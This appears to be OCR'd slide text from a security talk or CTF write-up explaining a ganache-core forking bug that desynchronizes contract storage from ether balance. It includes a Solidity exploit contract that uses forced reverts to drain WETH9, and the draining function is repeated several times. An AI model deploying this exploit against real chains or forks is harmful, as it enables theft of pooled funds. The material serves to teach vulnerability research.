
ganache-core forking

- however, due to patch of in _lookupStorageTrie, ganache no longer fetches state from cache, and directly skips to trie after missing in storageTries




ganache-core forking

- this results in fetched storage to have A = 0
- a subsequent A+=1 yields A=1, which is clearly incorrect



ganache-core forking

- how to utilize this bug?
- key is that contract balance is not reverted in the same faulty manner as storage




ganache-core forking

- many contracts rely on storage to keep track of account states
- one of the most critical usage is recording how much ether is stored
- if we can desynchronize storage & balance, we might be able to multiply our $ and easily drain reserve pools
- let’s see how weth9 can be targeted by such an attack

ganache-core forking

- assume we start from this state




ganache-core forking

- first deploy a contract exp with some ether, and deposit those ether to weth
- additionally, set up a special function that always reverts and a function that utilizes the revert to drain weth

```
contract exp {
  WETH9 private weth;

  function() internal private illegalJump;

  constructor(Setup setup) payable {
    require(msg.value == 1 ether);
    weth = setup.weth();
    weth.deposit{value : msg.value}();
  }

  function fail() public {
    assembly { sstore(illegalJump.slot, 0xdeaddead) }
    illegalJump();
  }

  function exploit() public {
    bool ok;
    for(uint i=0;i<2;i++){
      weth.withdraw(1 ether);
      (ok, ) = address(this).call(abi.encodeWithSignature("fail()"));
    }
  }

  receive() external payable {}
}
```

ganache-core forking


- now the state looks like this



ganache-core forking

```
function exploit() public {
  bool ok;
  for(uint i=0;i<2;i++){
    weth.withdraw(1 ether);
    (ok, ) = address(this).call(abi.encodeWithSignature("fail()"));
  }
}
```


- call draining function exploit()
- a cache state is created for exp



ganache-core forking

```
function exploit() public {
  bool ok;
  for(uint i=0;i<2;i++){
    weth.withdraw(1 ether);
    (ok, ) = address(this).call(abi.encodeWithSignature("fail()"));
  }
}
```

